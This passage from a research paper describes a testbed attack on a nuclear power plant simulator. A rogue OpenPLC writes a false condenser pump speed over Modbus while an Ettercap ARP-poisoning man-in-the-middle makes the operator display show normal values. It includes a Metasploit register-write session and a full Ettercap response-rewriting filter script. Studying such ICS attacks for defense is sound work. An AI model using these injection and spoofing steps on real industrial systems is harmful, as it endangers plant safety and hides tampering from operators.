RX_CL2Press: **14690022.00 Pa**

Figure 9. ScadaBR HMI—Synoptic Panel 1 (Numerical and Main Control).


ScadaBR
ScadaBR 1.2
User: admin
Graphic views
ANS Graphics
Main Control
Turbine (TB)
Reactor (RX)
Condenser (CD)
Condenser Cooling (CC)
TB
CCP
CD
RX
TB_InSteamPress(Pa)
TB_OutSteamPress (Pa)
TB_InSteamFlow (kg/s)
TB_SpeedCtrlValvePos (%)
CD_Level (m)
CD_SteamTemp — CD_CondTemp
CD_Press (Pa)
CD_InSteamFlow — CD_OutCondFlow
CC_PumpInletTemp — CC_PumpOutletTemp — CC_PumpTemp
CC_PumpSpeed (rad/s)
CC_PumpFlow (kg/s)
RX_MeanCoolTemp — RX_InCoolTemp — RX_OutCoolTemp — RX_CladTemp — RX_FuelTemp
RX_ReactorPower (%)
RX_ReactorPress — RX_CL1Press — RX_CL2Press
RX_CL1Flow — RX_CL2Flow
RX_TotalReac
Asherah NPP Simulator (HMI)
©2009-present Fundação Certi, MCA Sistemas, Unis Sistemas, Conetec. All rights reserved.

INT_SimulationStopCmd: **0**
CTRL_RXPowerSetpoint
100 %
TB_Speed: **157.08 rad/s**
TB_IsoValvePos: **1**
TB_IsoValveCmd: **1**
TB_SpeedCtrlValveCmd: **100 %**
CC_PumpOnOffCmd: **1**
CC_PumpSpeedCmd: **100 %**
CC_PumpOnOff: **1**

Figure 10. ScadaBR HMI—Synoptic Panel 2 (Graphical).

4. Conducting the Cyber-Attack Scenario and Evaluating the Results

As mentioned before, our cyber-attack scenario consisted in the replacement of an internal ANS control by a malicious external one that tampered with a critical variable value, while simultaneously a real-time value-changing MITM attack prevented the anomalous activity from being detected by the HMI.

In more specific terms, the attack consisted of using the Rogue PLC to set the value of CC_PumpSpeedCmd to 75, while the HMI instead showed its normal value around 100, for main control power output of 100%. In the absence of manipulation, this variable adjusts the condenser cooling pump (CCP) speed to keep the condenser (CD) vapor pressure close to a reference value (5200 Pa), as can be seen in Figure 11.




Figure 11. CD Press CTRL.

Thus, it was expected that the artificially imposed slightly lower fixed value would not be easily noticed and would gradually increase that condenser pressure, eventually reproducing the damaging effects described above. To do this in practice in our testbed, we followed these steps:

1. Disabled the internal ANS control module (CD Press CTRL) that provides the value to be manipulated (CC_PumpSpeedCmd);
2. Programmed the Rogue PLC so that it could provide the new value of CC_PumpSpeedCmd that would be externally supplied and accepted by the ANS as if it were internally generated. In addition, it was necessary to provide the control variable that keeps the pump turned on, and that was originally provided by the disabled internal module (CC_PumpOnOffCmd);
3. Used the attacker platform to perform a MITM attack that was able to intercept and modify the Modbus/TCP communication between the ANS and ScadaBR.

4.1. ANS Preparation

The procedure for disabling internal ANS modules in Simulink/MATLAB involves commenting them out and at the same time enabling the necessary command connectors in the communications section. Specifically, Figure 12 shows how we disabled the CD Press CTRL module and the internal variables CC_PumpSpeedCmd and CC_PumpOnOffCmd. Figure 13 shows how we activated these same variables in the communications area, so that they can be controlled externally. The physical equivalent of this operation would be the replacement of the legitimate PLC or its control programming for another version. We assume that the malicious agent would have the ability to make this physical modification, in a real situation.




Figure 12. CD Press CTRL module commented out.



CC Controls communications activated
NOTE
Connectors in gray are inactive. The referred signals are being generated by local blocks (tipically locally implemented controllers)


Figure 13. CC control variables communications activated.

4.2. Rogue PLC

The Rogue PLC has been implemented in the open-source program OpenPLC [23]. The software was developed according to the IEC 61131-3 standard [38], which defines the 5 PLC programming languages (Ladder Logic—LD, Structured Text—ST, Instruction List—IL, Function Block Diagram—FBD, and Sequential Function Chart—SFC). It is divided into two main parts: the Editor and the Runtime. The Editor is where programs are created. The Runtime can be embedded in low-cost microcontrollers such as the ones of the Arduino family, or in a generic target like a Soft-PLC (Windows or Linux). In addition, there is a web-based platform to define, monitor, and manage the program to be executed and the various PLCs in use.

A ladder program was designed in the OpenPLC Editor that enabled manual control of the cyber-attack, via simple circuitry based on the Arduino board ESP8266 NodeMCU v1.0 ESP-12E (button PB1 ON—attack activated; button PB2 ON—attack interrupted). This Arduino board was connected to the Wi-Fi network of the test environment [39]. To link the variables defined in the program to the Modbus memory IO target variables; to manipulate only the desired Holding Registers in it, without messing with the other addressing areas, and to have access to more analog outputs, we followed the OpenPLC addressing conventions and created 3 slaves (one of Device Type ESP8266 and two of

Device Type Generic TCP), as can be seen in Figure 14 and according to the settings shown in Table 5.



Slave Devices

List of Slave devices attached to OpenPLC.

Attention: Slave devices are attached to address 100 onward (i.e. %IX100.0, %IW100, %QX100.0, and %QW100)

Device Name	Device Type	DI	DO	AI	AO
ESP8266 NodeMCU v1.0 ESP-12E	ESP8266	%IX100.0 to %IX100.7	%QX100.0 to %QX100.7	%IW100 to %IW100	%QW100 to %QW100
Rogue PLC 1	TCP	%IX101.0 to %IX101.7	%QX101.0 to %QX101.7	%IW101 to %IW101	%QW101 to %QW102
Rogue PLC 2	TCP	%IX102.0 to %IX102.7	%QX102.0 to %QX102.7	%IW102 to %IW102	%QW103 to %QW104

Figure 14. ESP8266 NodeMCU v1.0 OpenPLC address mapping.

Table 5. OpenPLC slave configuration parameters.

ESP8266 NodeMCU v1.0 (physical control)	**Rogue PLC 1 (CC_PumpSpeedCmd)**	**Rogue PLC 2 (CC_PumpOnOffCmd)**
Device Type: ESP8266 Slave ID: 0 IP Address: 192.168.1.165 IP Port: 502	Device Type: Generic Modbus TCP Device Slave ID: 1 IP Address: 10.0.0.2 IP Port: 502	Device Type: Generic Modbus TCP Device Slave ID: 2 IP Address: 10.0.0.2 IP Port: 502
Discrete Inputs (%IX100.0) Start Address: 0 Size: 8	Discrete Inputs (%IX100.0) Start Address: 0 Size: 8	Discrete Inputs (%IX100.0) Start Address: 0 Size: 8
Coils (%QX100.0) Start Address: 0 Size: 8	Coils (%QX100.0) Start Address: 0 Size: 8	Coils (%QX100.0) Start Address: 0 Size: 8
Input Registers (%IW100) Start Address: 0 Size: 1	Input Registers (%IW100) Start Address: 0 Size: 1	Input Registers (%IW100) Start Address: 0 Size: 1
Holding Registers—Read (%IW100) Start Address: 0 Size: 0	Holding Registers-Read (%IW100) Start Address: 0 Size: 0	Holding Registers—Read (%IW100) Start Address: 0 Size: 0
Holding Registers—Write (%Q100) Start Address: 00 Size: 1	Holding Registers—Write (%Q100) Start Address: 224 [1] Size: 2	Holding Registers—Write (%Q100) Start Address: 284 [1] Size: 2

[1] Note: these are the offsets pointing to the beginning of the variables in the Holding Registers area of ModRSsim2.

The ladder program logic is as follows. When the attack is triggered (the normally open button PB1 is physically pressed on the arduino board), the consecutive Holding Registers corresponding to CC_PumpSpeedCmd (Hccpspeedcmd at 400,225 and Lccpspeedcmd at 400,226) are written with the values 17,046 and 0000 (FLOAT 7.5E+01, or 75) on the ModRSsim2 Server. When the attack is stopped, the CC_PumpSpeedCmd registers are written with the values 17096 and 0000 (FLOAT 1.0E+02, or 100). The registers related to CC_PumpOnOffCmd (Hccponoffcmd at 400,285 and Lccponoffcmd at 400,286) are kept at 16,256 and 0000 (FLOAT 1.0E+00, or 1) throughout the operation. The MOVE instruction was used to transfer the content of the operand at input IN to the operand at output OUT when the Input EN is ON. The local variables used are shown in Table 6 and the implemented ladder program in OpenPLC Editor is shown in Figure 15.




Figure 15. Rogue PLC ladder program in OpenPLC Editor.

Table 6. Rogue PLC ladder program local variables.


Name	Class	Type	Location	Description
PB1	Local	BOOL	%IX100.0	Push button (attack ON)
PB2	Local	BOOL	%IX100.1	Push button (attack OFF)
LAMP	Local	BOOL	%QX100.0	Warning LED (attack ON)
Hccpspeedcmd	Local	UINT	%QW101	CC_PumpSpeedCmd (Higher Byte)
Lccpspeedcmd	Local	UINT	%QW102	CC_PumpSpeedCmd (Lower Byte)
Hccponoffcmd	Local	UINT	%QW103	CC_PumpOnOffCmd (Higher Byte)
Lccponoffcmd	Local	UINT	%QW104	CC_PumpOnOffCmd (Lower Byte)

4.3. Attack Platform

Kali Linux [25] distribution was chosen to unleash the value-changing MITM attack. This platform allows for performing cyber-attack scenarios with the purpose of assessing its consequences. It offers a wide range of tools for information security and ethical hacking-related tasks, such as penetration testing, computer forensics and reverse engineering. In its inventory there are tools tailored exclusively for cyber-attacks against SCADA/ICS. For example, the Metasploit framework, which comes pre-installed by default on Kali, offers modules that can be used to find Modbus servers and clients; and read and write

Modbus registers [40]. For some equipment, it is even possible to upload, analyze, and then download and replace the PLC ladder logic (modicon_stux_transfer module) [41].

These Metasploit modules in particular, or exploits, as they are called, could have been used in our testbed to write constant values to the ModRSSim2 server registers and thus achieve the same results as those obtained by the simple Rogue PLC logic just described. As can be seen by the sequence of commands shown in Figure 16, it is possible to employ the "modbusclient exploit" to write the values 17,046 and 0000 (value 75) for the two bytes after the 224 address offset (variable CC_PumpSpeedCmd) of the ModRSsim2 Server at IP 10.0.0.2 (ANS VM).




```
msf6 > use auxiliary/scanner/scada/modbusclient
msf6 auxiliary(scanner/scada/modbusclient) > set RHOSTS 10.0.0.2
RHOSTS ⇒ 10.0.0.2
msf6 auxiliary(scanner/scada/modbusclient) > set ACTION WRITE_REGISTERS
ACTION ⇒ WRITE_REGISTERS
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 224
DATA_ADDRESS ⇒ 224
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_REGISTERS 17046,0
DATA_REGISTERS ⇒ 17046,0
msf6 auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   DATA                             no        Data to write (WRITE_COIL and WRITE_REG
                                              ISTER modes only)
   DATA_ADDRESS    224              yes       Modbus data address
   DATA_COILS                       no        Data in binary to write (WRITE_COILS mo
                                              de only) e.g. 0110
   DATA_REGISTERS  17046,0          no        Words to write to each register separat
                                              ed with a comma (WRITE_REGISTERS mode o
                                              nly) e.g. 1,2,3,4
   HEXDUMP         false            no        Print hex dump of response
   NUMBER          1                no        Number of coils/registers to read (READ
                                              _COILS, READ_DISCRETE_INPUTS, READ_HOLD
                                              ING_REGISTERS, READ_INPUT_REGISTERS mod
                                              es only)
   RHOSTS          10.0.0.2         yes       The target host(s), see https://github.
                                              com/rapid7/metasploit-framework/wiki/Us
                                              ing-Metasploit
   RPORT           502              yes       The target port (TCP)
   UNIT_NUMBER     1                no        Modbus unit number


Auxiliary action:

   Name             Description
   ----             -----------
   WRITE_REGISTERS  Write words to several registers


msf6 auxiliary(scanner/scada/modbusclient) > exploit
[*] Running module against 10.0.0.2

[*] 10.0.0.2:502 - Sending WRITE REGISTERS...
[+] 10.0.0.2:502 - Values 17046,0 successfully written from registry address 224
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > set ACTION READ_HOLDING_REGISTERS
ACTION ⇒ READ_HOLDING_REGISTERS
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 210
DATA_ADDRESS ⇒ 210
msf6 auxiliary(scanner/scada/modbusclient) > set NUMBER 30
NUMBER ⇒ 30
msf6 auxiliary(scanner/scada/modbusclient) > exploit
[*] Running module against 10.0.0.2

[*] 10.0.0.2:502 - Sending READ HOLDING REGISTERS...
[+] 10.0.0.2:502 - 30 register values from address 210 :
[+] 10.0.0.2:502 - [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 17046, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > 
```

Figure 16. Metasploit Modbus injection attack example (CC_PumpSpeedCmd = 75).

Instead, we preferred to demonstrate the HIL implementation capabilities of our testbed, and emphasized its potential for increased programming complexity, and scalability provided by the use of soft PLCs; which allows the developing of cyber-attacks that require a greater knowledge of the plant control system (not addressed in this study). For example, by the external cloning the logic of the internal controller being replaced, it would be possible to enable more subtle attacks to be carried out, with greater control of the manipulated variables and eventual return to normal control whenever desired. In principle, a well-informed Insider would know the implementation details necessary to perform this procedure. In any case, this point demonstrates the flexibility of the testbed and illustrates an alternative way to perform the same Modbus injection cyber-attack.

As for the MITM attack itself, the specific tool used was Ettercap (also present by default on Kali Linux distributions) [26]. It allows us to snoop live TCP/IP connections and to filter content on the fly. In the validation experiment we performed the in-transit change of Modbus response packets from ANS to ScadaBR. This was done in two steps. First, Ettercap applied the ARP poisoning technique (sending unsolicited ARP replies simultaneously to both of its targets) to make ANS (10.0.0.2) believe that the ScabaBR (10.0.0.4) was located in the Kali VM IP address (10.0.0.5); and to make ScabaBR believe that ANS was in Kali address, as shown in Figure 17. Ettercap could now eavesdrop and pass on these packets in both directions.




IP Address	MAC Address	Description
10.0.0.1	0C:FD:ED:2F:D8:01	
10.0.0.2	08:00:27:44:D6:EF	
10.0.0.3	0C:FD:ED:28:84:00	
10.0.0.4	0C:FD:ED:11:0B:00	

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 10.0.0.4 added to TARGET1
Host 10.0.0.2 added to TARGET2

ARP poisoning victims:

 GROUP 1 : 10.0.0.4 0C:FD:ED:11:0B:00

 GROUP 2 : 10.0.0.2 08:00:27:44:D6:EF
```

Figure 17. Ettercap ARP poisoning (ANS and ScadaBR).

The second step consisted in filtering and changing the ANS responses to Modbus READ requests made by ScadaBR. Among the various values contained in these response packets, we wanted to change in transit only the ones corresponding to CC_PumpSpeedCmd (to its normal value of 100, regardless of the actual value being transmitted by ANS). As Ettercap filtering was not designed with the Modbus protocol in mind, it was necessary to design a script that took into account: (a) Ettercap's filter syntax and offset addressing rules; (b) the specifics of the HMI implementation; and (c) ScadaBR's execution routines.

Ettercap filter offsets (pointed to by DATA.data + OFFSET = "value") start at the beginning of the DATA section of the Ethernet frame, which coincides with the beginning of the Modbus TCP packet section for the Modbus TCP protocol. On the other hand, for the set of variables chosen to be monitored by the HMI, ScadaBR performed 3 sequential requests whose responses had fixed length and thus could be used as identifiers (Length: 251 [00 fb] Registers 8–131; Length: 243 [00 f3] Registers 132–251; Length: 113 [00 43] Registers 280–311). We also knew that we must change only the contiguous registers located at 224 and 225, to the value 0X42C80000 = 100 DEC. With these considerations taken into account, it was possible to write the appropriate filter script, shown in Figure 18 and capable of changing only the desired packets and registers.



```
###########################################################################################
# This Ettercap filter implements a MITM Insider Substitution Attack against ScadaBR.    #
# The chosen value is continuously shown in the supervisory, no matter what the real     #
# value read in the modbus register really is.                                            #
###########################################################################################

# filter [select Modbus Protocol] + [response destination ip address]

if (ip.proto == TCP && tcp.src == 502 && ip.dst == '10.0.0.4') {

# test modbus filter

   msg("response");

# condition [ScadaBR response ID]

   if (DATA.data + 4 == "\x00\xf3") {

# replace modbus registers 224 and 225 (CC_PumpSpeedCmd) for 100 dec (42C8 0000 hex FLOAT)
# regardless of their current values

      DATA.data + 193 = "\x42\xC8\x00\x00";

      msg("content of holding registers for CC_PumpSpeedCmd transmitted as 100 dec");

  }

}
```


Figure 18. Ettercap MITM changing values filter script.

It is understood that different configurations in the HMI would require adaptations to the presented script. Once again, we assume that the Insider has in-depth knowledge of the control architecture. It should be noted that in a real situation, we would also have several SlaveIDs for different PLCs, which in ANS correspond to internal control modules, all gathered under a single SlaveID.

4.4. Combined Cyber-Attack

The planned cyber-attack was successful and able to: (a) block the internal control of CC_PumpSpeedCmd; (b) inject an arbitrary constant value of 75 into CC_PumpSpeedCmd; and (c) show the normal value of CC_PumpSpeedCmd = 100 on the HMI, during the attack. Figure 19 shows the Arduino board ESP8266 NodeMCU v1.0 breadboard circuit and the OpenPLC web interface monitoring page for the implemented Rogue PLC ladder program. All the programmed variable values are displayed in real time. Additionally, while the attack is occurring, the Ettercap filter script continuously outputs the message that indicates that the MITM is in progress, as show in Figure 20. Next, in Figure 21, we can see the local value for CC_PumpSpeedCmd in the Matlab ANS interface is indeed modified to 75 by the Rogue PLC, and at the same time, the false value of 100 is presented in the ScadaBR HMI.


Figure 22 below shows another way to visualize the same cyber-attack; this time from inside the GNS3 topology with the help of two Wireshark instances. The lower one in the figure, located between the ANS VM and the Switch in the topology, captures the NPP response packets to the supervisory before the real-time modification performed by the Kali/Ettercap MITM. The upper one, between the ScadaBR VM and the Switch, captures the same packets after the modification. Since each response corresponds to the same Modbus transaction value, it is possible to check the results by reading the fields corresponding to records 224 and 225; which show 75 for the lower one and 100 for the higher one.



Refresh Rate (ms): 100

Point Name	Type	Location	Forced	Value
PB1	BOOL	%IX100.0	No	FALSE
PB2	BOOL	%IX100.1	No	FALSE
LAMP	BOOL	%QX100.0	No	TRUE
Hccpspeedcmd	UINT	%QW101	No	17046
Lccpspeedcmd	UINT	%QW102	No	0
Hccponoffcmd	UINT	%QW103	No	16256
Lccponoffcmd	UINT	%QW104	No	0

Figure 19. Attack ON—Rogue PLC.



IP Address	MAC Address	Description
10.0.0.1	0C:FD:ED:2F:D8:01	
10.0.0.2	08:00:27:44:D6:EF	
10.0.0.3	0C:FD:ED:28:84:00	
10.0.0.4	0C:FD:ED:11:0B:00	

```
response
content of holding registers for CC_PumpSpeedCmd transmitted as 100 dec
response
response
response
content of holding registers for CC_PumpSpeedCmd transmitted as 100 dec
response
```

Figure 20. Ettercap MITM (CC_PumpSpeedCmd transmitted as 100).

